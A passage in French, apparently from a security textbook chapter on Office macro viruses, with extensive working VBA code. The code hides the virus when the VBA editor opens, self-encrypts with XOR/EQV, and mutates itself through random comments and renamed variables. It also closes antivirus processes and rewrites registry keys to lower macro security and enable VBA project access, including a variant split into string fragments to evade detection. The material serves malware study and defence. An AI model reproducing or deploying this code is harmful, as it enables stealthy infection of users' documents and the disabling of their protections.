Une solution plus aboutie consiste à effacer le code viral à l'exclusion des macros légitimes préexistantes (ainsi que celles éventuellement renommées en « `Pre...` »). Ces macros sont alors renommées par leur nom originel. Les instructions permettant de réaliser ces opérations sont organisées en quatre parties :

- une macro `ViewVBCode` qui, rappelons-le, est une macro usurpatrice se déclenchant lors de la demande d'ouverture, par l'utilisateur, du VBE,
- suivie des trois parties d'une macro dénommée `CodeErase` : une pour la disparition du code, une pour le renommage des macros préexistantes et une pour éviter tout retour en arrière.

Le code de la macro `ViewVBCode` est le suivant :

```
' La macro n'est exécutée qu'à partir du modèle
' attaché au document actif lors de l'ouverture du VBE
' En effet, la macro principale du document est chiffrée
' et donc sa macro ViewVBCode n'existe pas.
Private Sub ViewVBCode()        (1)
 On Error Resume Next
 Application.EnableCancelKey = wdCancelDisabled
 CodeErase
' Appel de la macro CodeErase
 Application.ShowVisualBasicEditor = True
' Lancement du VBE, une fois que la macro CodeErase a été
' exécutée (transfert de contrôle à l'utilisateur)
End Sub
```

Le code de la macro `CodeErase` traitant de la disparition du code viral est alors le suivant :

```
Private Sub CodeErase( )
On Error Resume Next '
DSB = Application.DisplayStatusBar '
Application.DisplayStatusBar = False '
Application.EnableCancelKey = wdCancelDisabled '
ScreenUpdating = False
' Gel de l'affichage écran
For a = 1 To Documents.Count
' Parcours de tous les documents ouverts
    Set DocOuModele = Documents(a)
    GoSub Volatil
Next a
For b = 1 To Templates.Count
' Parcours de tous les modèles ouverts
' (par défaut Normal.dot)
    Set DocOuModele = Templates(b)
    GoSub Volatil
Next b
GoTo FinCodeErase
Volatil:
Début du sous-programme ‘‘Volatil’’
Set SonCode = DocOuModele.VBProject.VBComponents(1).CodeModule
Sauvegarde = DocOuModele.Saved
' Stockage de l'état de sauvegarde
If Left(SonCode.Lines(SonCode.ProcCountLines("Document_Open",
        vbext_pk_Proc) + 2, 1), 1) = "'" Then
   ' Si le code de l'un des documents est chiffré. Dans ce cas
   ' la dernière macro à supprimer aura un nom muté
   ' (polymorphisme des noms de macros) déterminé à
   ' la ligne suivante ;
   ' sinon cette dernière macro sera Document_New
   NomMacro = SonCode.ProcOfLine(SonCode.ProcCountLines(
               "Document_Open", vbext_pk_Proc) + 2, 3)
   ' Pour déterminer le nom muté de la macro du virus
   SonCode.DeleteLines 1, SonCode.ProcBodyLine(NomMacro,
                        vbext_pk_Proc) +
           SonCode.ProcCountLines(NomMacro, vbext_pk_Proc) - 1
   ' Effacement du code du virus
Else
```

```
   SonCode.DeleteLines 1, SonCode.ProcBodyLine("Document_New",
         vbext_pk_Proc) + SonCode.ProcCountLines("Document_New",
         vbext_pk_Proc) - 1
End If
....
```

La seconde partie de `CodeErase` rétablit le nom originel des macros éventuellement préexistantes. Le mécanisme de recherche de ces macros et de renommage est identique à celui utilisé pour l'opération inverse.

```
....
' Tableau des noms des éventuelles macros préexistantes
LesEx = Array("sub Predocument_open(", "sub Predocument_new(",
              "sub Previewvbcode(", "sub Pretoolsmacro(",
              "sub Preautoexit(", "sub Prefilesave(",
              "sub Prefilesaveas(")
' Tableau des noms de ces macros remises en place
LesIn = Array("Sub Document_Open  (", "Sub Document_New  (",
              "Sub ViewVBCode  (", "Sub ToolsMacro  (,
              "Sub AutoExit  (", "Sub FileSave  (",
              "Sub FileSaveAs  (")
For y = 0 To 6
' Pour toutes les macros éventuellement préexistantes
    For x = 1 To SonCode.CountOfLines
' Parcours des lignes du code
        LaLigne = SonCode.Lines(x, 1)
        Recherche = InStr(1, LaLigne, LesEx(y), vbTextCompare)
' Recherche d'une macro de type ''Pre...''
        If Recherche <> 0 Then
' Si une telle macro existe
          Mid(LaLigne, Recherche) = LesIn(y)
' Remise en place des noms initiaux
          SonCode.ReplaceLine x, LaLigne
        End If
    Next x
Next y
' Si il sa'git d'un modèle
If LCase(Right(DocOuModele.Name, 4)) = ".dot" Then (*)
   DocOuModele.Saved = True
Else
   DocOuModele.Saved = Sauvegarde
```

```
End If
Return
FinCodeErase:
....
```

Le test mis en place à la ligne marquée `(*)` permet de rétablir l'état de sauvegarde suite aux modifications apportées au code. Si le fichier en cours de traitement est un document, l'état sera rétabli conformément à ce qui a été observé dans la première partie (directive `Sauvegarde = DocOuModele.Saved`). De ce fait, si le document est déjà sauvegardé (`.Saved = True`) et que l'utilisateur le referme après avoir accédé au VBE, le macro-virus subsiste dans le document. Si l'utilisateur sauvegarde ce document avant de le fermer, le virus disparaît mais la discrétion est préservée.

Si maintenant c'est un modèle qui est traité, l'état est rétabli à `True`. Si l'utilisateur a déjà procédé à des modifications sur ce modèle et qu'il oublie de sauvegarder celui-ci, ces modifications ne sont pas prises en compte car il n'y aura pas de demande de confirmation de sauvegarde à la fermeture du modèle. Certes, la discrétion est quelque peu altérée, cependant, un utilisateur qui sait modifier un modèle oublie rarement de le sauvegarder manuellement. Par ailleurs, cette technique permet de conserver les modèles infectés. La seule exception est donc la sauvegarde manuelle du modèle après avoir ouvert le VBE.

La dernière partie de la macro `CodeErase` permet d'interdire l'usage du bouton « `Annuler` ». En effet, son utilisation rétablirait d'un seul coup le code disparu. Cette touche d'historique permet de remonter les vingt dernières actions effectuées et n'est manifestement pas paramétrable. Pour parer cet usage, il suffit de faire vingt actions anodines à la fin de `CodeErase` :

```
....
Set CodeNormal =
 NormalTemplate.VBProject.VBComponents(1).CodeModule
For l = 1 To 10
' Dix insertions d'une apostrophe
    CodeNormal.InsertLines CodeNormal.CountOfLines + 1, "'"
' suivies de dix effacements de cette apostrophe, d'où
' vingt actions qui permettent d'interdire l'usage efficace
' de la fonction ''Annuler''
    CodeNormal.DeleteLines CodeNormal.CountOfLines, 1
Next l
```

Il reste un dernier cas à traiter concernant l'accès au VBE : celui où ce dernier est déià ouvert au moment de l'ouverture d'un document infecté :

```
If Application.ShowVisualBasicEditor = True Then ...
```

L'action de dissimulation la plus simple serait dans ce cas d'appeler la macro `CodeErase` afin qu'elle agisse comme cela a été décrit ci-dessus. Ce n'est malheureusement pas possible compte tenu du fait que le test sur l'ouverture du VBE ne peut se faire qu'à partir de la macro principale, à la fin de toute la procédure d'infection. Or il n'est pas possible d'appeler une autre macro depuis la macro principale (problème de l'absence de cette macro au moment du déchiffrement de la macro principale).

Une solution relativement satisfaisante consiste alors à réaliser le phénomène suivant : à l'exécution de la macro principale, si le VBE est ouvert, il se ferme aussitôt. Si l'utilisateur veut reprendre son travail dans le VBE, il doit alors l'ouvrir de nouveau, provoquant cette fois-ci la véritable exécution du code `CodeErase` par l'intermédiaire de la macro `ViewVBCode`. La fermeture intempestive du VBE pourra être mise sur le compte d'une anomalie « normale ». Le code est alors le suivant :

```
....
' Si le VBE est ouvert
If Application.ShowVisualBasicEditor = True Then
' Fermeture du VBE
    Application.ShowVisualBasicEditor = False
End If
....
```

Techniques de chiffrement

L'utilisation du chiffrement dans un macro-virus sert à dissimuler son code et plus largement les actions qu'il effectue. Cela sert à la fois à blinder le code pour résister à l'analyse et à rendre le code le moins signant possible (résistance à l'analyse spectrale par exemple, dissimulation de la structure du macro-virus face au scanneur de virus, résistance face à l'émulation de code...). Les techniques de chiffrement seules sont insuffisantes à protéger un code et des techniques de polymorphisme doivent toujours être considérées en même temps pour faire varier certains paramètres ou objets du code : clef de chiffrement, algorithme de chiffrement, macro de mise en œuvre du chiffrement/déchiffrement (*décrypteur*). Mais le chiffrement lui-même concourt à réaliser le polymorphisme de code : chaque clef de chiffrement produit un code chiffré différent.

Il existe de très nombreuses techniques de chiffrement de code. Nous allons en présenter quelques unes, parmi les plus simples mais néanmoins efficaces, pour peu que certaines précautions soient prises.

Considérons un macro-virus avec chiffrement tel que la structure interne d'un fichier infecté soit celle décrite dans le tableau 12.2.

Macros dites « chiffrées »	Macro dites « déchiffrées »
`Document_Open` en clair	`Document_Open` en clair
Macro principale chiffrée	Macro principale en clair Autres macros en clair

Tab. 12.2. Agencement d'un macro-virus chiffrant

Pour tenir compte des techniques de sauvegardes présentées dans le paragraphe 12.2.2, adoptons les conventions suivantes :

- la macro principale d'un fichier (document ou modèle) fermé est sous forme chiffrée ;
- la macro principale d'un document ouvert est sous forme chiffrée (sauf au moment précis de son exécution) ;
- la macro principale d'un modèle ouvert est déchiffrée afin de pouvoir contrôler les actions de l'utilisateur impliquant les macros `ViewVBCode`, `ToolsMacro`, `Document_New`, `AutoExit`, `FileSave` et `FileSaveAs`.

La seule macro claire du macro-virus sert à la fois au déclenchement du macro-virus et au déchiffrement. Par « seule macro claire », il faut entendre la seule macro claire lorsque le fichier porteur est fermé. En effet, il n'est plus nécessaire d'avoir une macro chiffrée lorsque le fichier est ouvert, le logiciel antivirus ne le vérifiant plus[8]. Le code ASCII de chaque caractère (un octet) de chaque ligne est chiffré par une opération logique XOR (notée $\oplus$) ou EQV[9].

Donnons un exemple de code pour une telle macro `Document_Open`. La présence de la lettre terminale « Z » dans les noms de variables sera expliquée dans la section suivante consacrée au techniques de polymorphisme.

```
Private Sub Document_Open( )
' Usage de macro privées pour éviter tout conflit
```

[8] Il est également possible, du fait de la nature du code VBA de déchiffrer/rechiffrer les directives du code au moment et juste après leur utilisation, le code étant en permanence sous forme chiffré, à l'exception de la directive active en cours.

[9] La fonction EQV correspond à la négation de la fonction XOR, autrement dit a EQV $b = 1 \oplus a \oplus b$.

```
System.PrivateProfileString("", "HKEY_LOCAL_MACHINE\Software\
  Microsoft\Office\10.0\Word\Security", "AccessVBOM") = &H1

Set codepremZ = ThisDocument
Set codedeuxZ = codepremZ.VBProject
Set codetroisZ = codedeuxZ.VBComponents(1)
Set codefinalZ = codetroisZ.CodeModule
' Suite d'affectations pour éviter d'avoir un code
' trop ''signant''. En effet, beaucoup de macro-virus
' utilisent directement la directive suivante
' ThisDocument.VBProject.VBComponents(1).CodeModule
For boucleaZ = 21 To 414
   AncLigneZ = codefinalZ.Lines(boucleaZ, 1)
   If Left(AncLigneZ, 1) = "'" Then
      NouvLigneZ = "": DebutZ = 2
   Else
      NouvLigneZ = "'": DebutZ = 1
   End If
   For bouclebZ = DebutZ To Len(AncLigneZ)
     NouvLigneZ = NouvLigneZ & Chr(Asc(Mid(AncLigneZ,
                                bouclebZ, 1)) Xor 28)
   Next
   codefinalZ.ReplaceLine boucleaZ, NouvLigneZ
Next
PrincipalZ
' Une fois déchiffrée, appel de la macro principale
End Sub
```

La clé doit être tirée aléatoirement dans un intervalle de valeurs bien spécifiques. Le but de cet intervalle est d'éviter que le code ASCII du dernier caractère d'une ligne ait la valeur 32 (caractère « *espace* ») une fois chiffré. Le VBE, dans un souci de propreté, élimine les derniers espaces de chacune des lignes d'une macro. Ainsi, lors d'un déchiffrement, tous les caractères qui auraient été chiffrés en « *espace* » seraient perdus. Pour pallier cet effet, le macro-virus utilise un caractère unique à la fin de chacune de ses lignes chiffrées. Ce caractère doit être transparent pour le VBE : le caractère apostrophe est tout indiqué. Ainsi, chaque ligne de la macro principale se termine par une apostrophe, et les fourchettes de choix des valeurs de la clé de chiffrement permettent de ne jamais transformer une apostrophe en espace. Il faut, de plus, éviter un chiffrement en caractères non imprimables (codes ASCII

inférieurs à 32), en particulier les retours à la ligne (codes ASCII 10 et 13) qui désorganiseraient le projet.

Les fourchettes choisies sont les suivantes : de 8 à 31 pour le chiffrement XOR et de 9 à 31 pour le chiffrement par la fonction EQV. Ce type de précaution est indispensable et montre combien il est vital de toujours confronter la technique de chiffrement envisagée avec tous les effets de bords et autres contraintes possibles imposées par l'application.

Pour terminer avec le chiffrement donnons le code de la procédure `Cipher_Code` présentée dans le paragraphe 12.2.2. Nous en commenterons les parties essentielles, laissant au lecteur le soin d'une analyse plus fine.

```
Private Sub Cipher_Code(Operation) '
On Error Resume Next '
Set CodeCible =
  ActiveDocument.VBProject.VBComponents(1).CodeModule '
For v = 1 To CodeCible.CountOfLines
' Parcours des lignes de la cible'
 If Left(CodeCible.Lines(v, 1), 4) = "For " Then
' Lorsque la première boucle (normalement, celle de parcours
' de la macro à chiffrer) est trouvée ...'
  Debut = Mid(CodeCible.Lines(v, 1), 16, 2)
  ' Prise du numéro de la première ligne à chiffrer'
  Fin = Mid(CodeCible.Lines(v, 1), 22, 3)
  ' Prise du numéro de la derniÃÍre ligne à chiffrer'
  Exit For
 End If '
Next v '
For u = 1 To CodeCible.ProcCountLines("Document_Open",
   vbext_pk_Proc)
' Cette boucle permet de récupérer l'algo et la clé utilisés
' dans le document actif'
 If InStr(1, CodeCible.Lines(u, 1), "Chr(Asc(Mid",
                              vbTextCompare) <> 0 Then '
  LaLigne1 = CodeCible.Lines(u, 1) '
  If InStr(1, LaLigne1, "Xor", vbTextCompare) <> 0 Then '
   Algo = "Xor" '
  Else '
   Algo = "Eqv" '
  End If '
  Position = InStr(1, LaLigne1, Algo, vbTextCompare) '
```

```
  CleAlphaNum = Mid(LaLigne1, Position + 4, 2)
  ' Recherche de la clé : 4 pour les 3 lettres de Xor ou Eqv
  ' + l'espace qui le suit; 2 pour la clé (si > 10, RAS; si <10,
  ' elle comportera un espace en 2ème caractère '
  Cle = Val(CleAlphaNum)'
  ' Prise de la valeur numérique de la chaîne trouvée'
  Exit For '
 End If '
Next u '
For v = 1 To CodeCible.ProcCountLines("Document_Open",
                                      vbext_pk_Proc)'
' Cette boucle d'annulation ou de rétablissement de la
' fonction de chiffrement du Document_Open du modèle
' à traiter'
 If InStr(1, CodeCible.Lines(v, 1), "ReplaceLine",
   vbTextCompare) <> 0 Then  '
  LaLigne1 = CodeCible.Lines(v, 1) '
  If Operation = "Cipher" Then '
   If Left(CodeCible.Lines(v, 1), 8) = "Rem     " Then
    LaLigne2 = Right(LaLigne1, Len(LaLigne1) - 4) '
    ' Suppression du Rem inhibiteur'
    CodeCible.ReplaceLine v, LaLigne2 '
   End If '
  Else '
   If Left(CodeCible.Lines(v, 1), 8) <> "Rem     " Then '
    LaLigne2 = "Rem " & LaLigne1 '
    ' Ajout du "Rem" inhibiteur'
    CodeCible.ReplaceLine v, LaLigne2 '
   End If '
  End If '
  Exit For '
End If '
Next v '
For Ligne = Debut To Fin '
' Boucle générale de (dé)chiffrement de la macro
' principale du modÃÍle Ãă traiter'
 AncLigne = CodeCible.Lines(Ligne, 1) '
 If Operation = "Deipher" Then '
  NouvLigne = "": Premier = 2 '
```

```
  Else '
   NouvLigne = "'": Premier = 1 '
  End If '
  For Caractere = Premier To Len(AncLigne) '
   If Algo = "Xor" Then '
    NouvLigne = NouvLigne & Chr(Asc(Mid(AncLigne, Caractere, 1))
                Xor Cle) '
   Else '
    NouvLigne = NouvLigne & Chr(Asc(Mid(AncLigne, Caractere, 1))
                Eqv Cle * -1) '
   End If '
  Next Caractere '
  CodeCible.ReplaceLine Ligne, NouvLigne '
Next Ligne '
End Sub '
```

Nous allons maintenant présenter quelques techniques de polymorphisme qui sont en partie impliquées dans la gestion du chiffrement ou qui reposent sur ce dernier.

Techniques de polymorphisme

Le but de ces techniques, rappelons-le (voir également le chapitre 5), est de supprimer un maximum d'invariances dans le code, lesquelles peuvent constituer des signatures ou leur équivalent. Dans le domaine des macro-virus, les techniques de polymorphisme peuvent être variées. Elles reposent cependant sur la richesse fonctionnelle plus ou moins grande du langage de macro[10]. Décrire ici toutes ces techniques est impossible. Nous limiterons aux techniques les plus fréquemment rencontrées, à savoir :

- l'ajout de lignes aléatoires dans une macro claire et une macro chiffrée ;
- le changement du nom des variables dans une macro claire ;
- le changement du nom de la procédure principale ;
- le changement des éléments liés au chiffrement.

Il serait également possible de considérer le changement de l'ordre des procédures et le changement de la casse des variables (depuis 2000, la plupart des logiciels antivirus ne font pas de différence entre majuscules et minuscules).

Les mécanismes de polymorphisme sont mis en œuvre chaque fois que le fichier porteur du macro-virus infecte un document sain. En effet, il n'est

[10] Et malheureusement, à ce titre, implémenter du polymorhisme sophistiqué est plus facile sous *OpenOffice* que sous *Microsoft Office*.

pas utile de le faire à chaque exécution simple du macro-virus (sans nouvelle infection) : le but n'est pas de paraître différent à chaque ouverture mais bien d'empêcher la création de signature pour déjouer l'analyse des logiciels antivirus.

Ajout de lignes aléatoires

L'ajout de lignes de commentaires permet de changer la taille du code du macro-virus et l'enchaînement de ses lignes. Un macro-virus utilisant cette technique ajoute des commentaires à deux endroits différents. Par exemple, des lignes aléatoires commençant par une apostrophe sont insérées dans la macro `Document_Open` et d'autres commençant par `Rem xxxx` dans la macro principale lorsque celle-ci est en clair (non chiffrée). Dans la macro principale, les lignes de commentaires (directives commençant par le mot réservé `Rem`) sont de rigueur afin de ne pas gêner la gestion des apostrophes lors des phases de chiffrement et de déchiffrement.

Dans cette optique, avant d'ajouter de nouveaux commentaires, le macro-virus doit supprimer tous ceux mis en place lors de l'exécution précédente du virus. Cela permet d'éviter une augmentation non maîtrisée de la taille du code. Enfin, le nombre de lignes ajoutées est aléatoire, dans un intervalle donné (par exemple dans ce qui suit, entre 10 et 19).

L'ajout de lignes dans la macro `Document_Open` se fait comme suit :

```
' Nombre de lignes de la macro de chiffrement
NbLignesDocOpen = LeCode.ProcCountLines("Document_Open",
                          vbext_pk_Proc) - 1
For p = 1 To NbLignesDocOpen - 1
' Boucle pour effacer tous les commentaires de la
' macro de chiffrement
    If Left(LeCode.Lines(p, 1), 1) = Chr(39) Then
    ' La ligne commence-t-elle par une apostrophe ?
       LeCode.DeleteLines p, 1
       ' Suppression de la ligne
       p = p - 1
       ' Retour en arrière car une ligne a été
       ' enlevée
    End If
Next p
For q = 1 To Int(Rnd * 10) + 10
' Boucle d'insertion de nouveaux commentaires aléatoires
' dans la macro de chiffrement (entre 10 et 20 lignes)
```

```
    Comm = Chr(39)
    ' Initialisation avec une apostrophe
    For r = 1 To Int(Rnd * 20) + 5
    ' Boucle dÃ'terminant le nombre de caractères du
    ' commentaire (entre 5 et 25)
        Comm = Comm & Chr(97 + Int(Rnd * 25))
        ' Création du commentaire
    Next r
    NouvNbLignesDocOpen =
     LeCode.ProcCountLines("Document_Open", vbext_pk_Proc) - 1
    ' Prise en compte du nouveau nombre de lignes de la
    ' procédure de chiffrement
    LeCode.InsertLines 2 +
       Int(Rnd * (NouvNbLignesDocOpen - 2)), Comm
    ' Insertion de la ligne de commentaires
Next q
```

L'ajout de lignes dans la macro principale se fait alors comme suit :

```
....
NbLignesPrincipale = LeCode.ProcCountLines("PrincipalZ",
        vbext_pk_Proc) - 1
' Nombre de lignes de la macro principale
DebutPrincipale = LeCode.ProcBodyLine("PrincipalZ",
        vbext_pk_Proc)
' Numéro de la première ligne de la macro principale
For g = DebutPrincipale To NbLignesPrincipale
' Boucle pour effacer tous les commentaires
' de la macro principale
    If Left(LeCode.Lines(g, 1), 10) = "Rem xxxx" Then
    ' La ligne commence-t-elle par le commentaire générique ?
       LeCode.DeleteLines g, 1
       ' Effacement de la ligne
       g = g - 1
       ' Retour en arrière (une ligne enlevée)
    End If
Next g
For l = 1 To Int(Rnd * 19) + 1
    Comm = "Rem xxxx "
    ' Initialisation avec le commentaire générique
    For o = 1 To Int(Rnd * 20) + 5
```

```
        Comm = Comm & Chr(97 + Int(Rnd * 25))
    Next o
    NouvNbLignesPrincipale =
     LeCode.ProcCountLines("PrincipalZ", vbext_pk_Proc) - 1
    LeCode.InsertLines DebutPrincipale + 5
        + Int(Rnd*(NouvNbLignesPrincipale - 10)), Comm
Next l
```

Mutation des noms des variables et de la procédure principale

Les variables locales de la macro principale ne sont pas concernées par cette méthode de polymorphisme. En effet, elles sont habituellement cachées sous le chiffrement (voir section précédente), et donc échappent à l'analyse des logiciels antivirus. En revanche, les variables de la macro `Document_Open` doivent impérativement changer de nom sous peine de fournir une signature parfaite pour les logiciels antivirus.

Un macro-virus efficace change par conséquent le nom de ces variables en parcourant toutes les lignes de son code : chaque fois qu'il trouve un nom à changer, il le remplace par un autre, tiré aléatoirement. Ce remplaçant aura le même nombre de lettres que son prédécesseur et se terminera par la lettre « `Z` ». La présence de cette lettre finale permet d'éviter que le nouveau nom corresponde, par un hasard malheureux, à une instruction du langage VBA. Le nom de la macro principale, en premier lieu, fait partie des éléments ainsi modifiés.

La recherche des noms à changer se fait sur la totalité du code du macro-virus. En effet, certaines lignes de la macro principale remplacent des lignes de la macro `Document_Open`, ces lignes contenant des noms de variables polymorphes. De même, le nom de la macro principale est souvent utilisé (par les instructions `ProcBodyLine`, `ProcCountLines` et `ProcOfLine` en particulier). Ce changement de nom des variables interdit certaines actions sur le code d'un fichier nouvellement infecté. En effet, le nom de la macro principale change à chaque infection. Ainsi, pour accéder par exemple à la seconde ligne de la macro principale d'un document infecté différent, il faut accéder à la deuxième ligne suivant la dernière ligne de sa macro `Document_Open`, seule macro dont le nom est alors connu. À ce titre, il est indispensable de ne pas ajouter de lignes de commentaires polymorphes entre ces deux macros.

Considérons un exemple de code effectuant le changement de nom des variables :

```
VarPolymorphes = Array("codepremZ", "codedeuxZ", "codetroisZ",
                 "codefinalZ". "boucleaZ". "AncLigneZ".
```

```
                "NouvLigneZ", "DebutZ", "bouclebZ",
                "PrincipalZ")
' Déclaration des variables claires faire muter
For m = 0 To 9
' Boucle parcourant toutes ces variables
    Nouveau = ""
    ' Initialisation du nouveau nom de la variable
    For k = 1 To Len(VarPolymorphes(m)) - 1
    ' Boucle parcourant toutes les lettres de la
    ' variable sauf la dernière qui deviendra un Z
        Nouveau = Nouveau & Chr(97 + Int(Rnd * 25))
        ' Création de la nouvelle variable
    Next k
    Nouveau = Nouveau & "Z"
    ' Ajout d'un 'Z' à la fin de chaque variable
    For t = 1 To LeCode.ProcBodyLine("Document_New",
     vbext_pk_Proc) + LeCode.ProcCountLines("Document_New",
      vbext_pk_Proc)
     LaLigne = LeCode.Lines(t, 1)
     Recherche = InStr(LaLigne, VarPolymorphes(m))
     ' Le nom de la variable est-il dans la ligne t ?
     If Recherche <> 0 Then
       Mid(LaLigne, Recherche,
        Len(VarPolymorphes(m))) = Nouveau
        ' Création d'une nouvelle ligne avec le
        ' nouveau nom de la variable
        LeCode.ReplaceLine t, LaLigne
        ' Remplacement de la ligne nouvelle
        t = t - 1    (2)
        ' Décrémentation permettant de chercher une autre
        ' itération du méme nom de variable sur la même
        ' ligne
     End If
   Next t
Next m
```

Changement des éléments liés au chiffrement

Il ne s'agit pas ici de chiffrement mais bien de polymorphisme. En effet, le fait de changer la clé et d'algorithme va permettre d'améliorer le polymorphisme, d'une part pour le texte chiffré de la macro principale, et d'autre

part pour la ligne claire de la macro `Document_Open` qui effectue l'opération logique de chiffrement.

La mutation de l'algorithme – ici triviale mais intéressante d'un point de vue didactique – se fait par tirage aléatoire de l'opérateur de chiffrement (XOR ou EQV). Celui de la clé se fait *via* un tirage aléatoire d'un nombre (entre 8 et 31 si l'algorithme est le `Xor`, entre 9 et 31 sinon). Ces fourchettes de valeurs ont été motivées dans la section présentant le chiffrement (présence d'apostrophes à la fin des lignes).

Nous avons, à titre d'exemple, le code suivant :

```
....
If Int(Rnd * 2) = 0 Then
' tirage aléatoire de la fonction de chiffrement
   Algo = "Xor"
   Cle = Int(Rnd * 24) + 8
   Chiffrement = "        NouvLigneZ = NouvLigneZ &
                 Chr(Asc(Mid(AncLigneZ, bouclebZ, 1))
                 Xor " & Cle & ") '"
Else
   Algo = "Eqv"
   Cle = Int(Rnd * 23) + 9
   Chiffrement = "        NouvLigneZ = NouvLigneZ &
                 Chr(Asc(Mid(AncLigneZ, bouclebZ, 1))
                 Eqv " & Cle & " * -1) '"
End If
For s = 1 To (LeCode.ProcBodyLine("Document_New",
               vbext_pk_Proc) + LeCode.ProcCountLines(
              "Document_New", vbext_pk_Proc))
' Remplacement de la ligne intégrant les éléments
' de chiffrement.
....
If Left(LeCode.Lines(s, 1), 31) =
  "        NouvLigneZ = NouvLigneZ" Then
       LeCode.ReplaceLine s, Chiffrement
End If
Next s
```

Techniques de répréssion

La porté du langage VBA s'étend au-delà de l'application vers le système d'exploitation. Parmi de nombreuses mesures possibles, un macro-virus cherchera à réprimer l'action des antivirus. Ainsi le code suivant

```
For i = 1 To Tasks.Count
 ' Parcours de toutes les processus en cours
 If InStr(1, LCase(Tasks(i).Name), "vir") Then Tasks(i).Close
 If InStr(1, LCase(Tasks(i).Name), "nav") Then Tasks(i).Close
 If InStr(1, LCase(Tasks(i).Name), "fsav") Then Tasks(i).Close
 If InStr(1, LCase(Tasks(i).Name), "anti") Then Tasks(i).Close
Next i
```

a pour fonction de fermer tous les processus correspondant potentiellement à un antivirus actif (présence des chaînes de caractères « *vir* », « *nav* », « *fsav* », « *anti* »).

12.2.3 Évolution des macros-virus Office

S'il est encore possible de concevoir des macro-virus indétectables pour la suite Office – cela reste encore malheureusement trop facile –, l'évolution des heuristiques des meilleurs antivirus limitera suffisamment cet état de fait pour que l'écriture de tels codes ne soit possible qu'au prix d'une haute technicité. Malheureusement, il faudra également compter avec l'évolution des suites bureautiques ou des application liées au traitement et à la manipulation des documents[11], lesquelles, version après version, sont de plus en plus riches d'un point de vue fonctionnel et de plus en permissives, sans compter l'augmentation des failles conceptuelles des applications. Il est donc à craindre que le nombre de macro-virus pour la suite Office reste à un niveau encore trop élevé. Et, encore une fois, le risque le plus préoccupant est constitué par les attaques ciblées.

En fait, la protection contre les macro-virus réside essentiellement dans la conviction qu'un bon paramétrage de l'application concernée – la politique de gestion des macros – suffit à cela. Soit les macros sont désactivées, soit leur activation n'est possible que par une action volontaire de l'utilisateur... bref, cette configuration est suffisante. Outre le fait que dans le cas d'une attaque ciblée, avec une ingénierie sociale efficace, l'utilisateur activera toujours ces macros d'une manière ou d'une autre. Cependant, le problème

[11] Rappelons que cette problématique n'est pas le fait exclusif des suites *Microsoft* et que tous les éditeurs sont concernés : *OpenOffice*, applications traitant des documents PDF...

n'est pas seulement là. Comme nous le verrons pour les autres applications bureautiques, la majeure partie de cette sécurité n'est plus définie au sein de l'application mais directement au sein du système d'exploitation. Et si le couple application/système n'est pas envisagé d'un seul tenant, des attaques puissantes sont facilement réalisables. L'utilisation de codes k-aires [104,107] (voir section 5.5.1) est de ce point de vue d'une redoutable efficacité et les antivirus sont encore impuissants à gérer ce type de menace.

Le principe général est simple : un premier code va modifier les paramètres de sécurité de l'application au niveau du système d'exploitation. Un second code[12] va, lui, attaquer directement au niveau de l'application, profitant d'un niveau de sécurité dégradé ou nul, obtenu par le premier code. Un troisième code peut également, de manière externe, exécuter des actions offensives contre l'antivirus (voir par exemple un cas dans [114]). Voyons quelques exemples dans le cas de la suite Office (sans perte de généralités, nous nous limiterons au cas de *Word*). D'autres seront présentées un peu plus tard, concernant des applications d'autres éditeurs.

Dans le cas de *Word XP* (version 10.0), la gestion de la sécurité des macros se fait au niveau de la base de registres de *Windows*, avec la clef

```
HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\
  Security\Level
```

La valeur de `Level` détermine la sécurité des macros (sécurité maximum si `Level` vaut 3 au niveau de sécurité le plus bas pour `Level` valant 1).

Le paramétrage de sécurité pour accéder aux projets VBA est, selon le même principe, géré au niveau de la clef suivante :

```
HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\
  Security\AccessVBOM
```

Si la valeur de `AccessVBOM` vaut 1, l'accès est autorisé sinon (valeur 0) interdit. À titre d'exemple, le code suivant (sous XP) :

```
Private Sub Document_Open()
......
Set CodeNormal =
  ThisDocument.VBProject.VBComponents(1).CodeModule
......
Set LeCode = ThisDocument.VBProject.VBComponents(1).CodeModule
' Acquisition du présent projet qui servira à tout le traitement
' sur ces lignes
```

[12] Il est bien sûr encore plus efficace de « diluer » ce type d'attaque en considérant des codes k-aires avec $k > 2$.

provoquera l'erreur d'exécution 6068 (« *accès programmatique à Visual Basic n'est pas approuvé* »). Pour contourner cela, le code devra être modifié comme suit :

```
Private Sub Document_Open()
System.PrivateProfileString("",
   "HKEY_LOCAL_MACHINE\Software\Microsoft\
 Office\10.0\Word\Security", "AccessVBOM") = &H1
.....
Set CodeNormal =
  ThisDocument.VBProject.VBComponents(1).CodeModule
.....
Set LeCode = ThisDocument.VBProject.VBComponents(1).CodeModule
```

Un code extérieur peut donc d'abord modifier ces paramètres pour ensuite permettre *via* un document bureautique, d'agir en toute discrétion. Notons que la solution, naïve de nos jours, consistant à opérer ces modifications directement au sein d'un document bureautique, *via* le code suivant, par exemple :

```
System.PrivateProfileString("","HKEY_CURRENT_USER\Software\
  Microsoft\Office\10.0\Word\Security\","Level")=1.
System.PrivateProfileString("","HKEY_CURRENT_USER\Software\
  Microsoft\Office\10.0\Word\Security\","AccessVBOM")=1.
```

est vouée à l'echec, tout antivirus digne de ce nom étant capable de repérer ce genre d'instructions douteuses. Toutefois, en modifiant légèrement le code précédent la plupart des antivirus deviennent desespérement muets[13] :

```
V=Application.Version
' Obtention de la version courante de Word
XX="Access"+"VBOM"
System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+
  "ware\Micros"+"oft\Off"+"ice\"&V&"\Wo"+"rd\Security",
  "Le"+"vel")=1.
System.PrivateProfileString("","HKEY_CURRENT_USER\soft"+
  "ware\Micros"+"oft\off"+"ice\"&V&"\Wo"+"rd\Security",
  "Le"+"vel",XX)=1.
```

[13] Merci à Wesam S. Bhaya, de l'université de Babylone en Iraq qui a fourni cet exemple.

Cela démontre la faiblesse des techniques antivirales actuelles (voir également [104, Chapitre 2]) : une simple réécriture de chaînes de caractères suffit à contourner les heuristiques de la plupart des antivirus[14].

12.3 OpenOffice et le risque viral

12.3.1 Généralités : la faiblesse d'*OpenOffice*

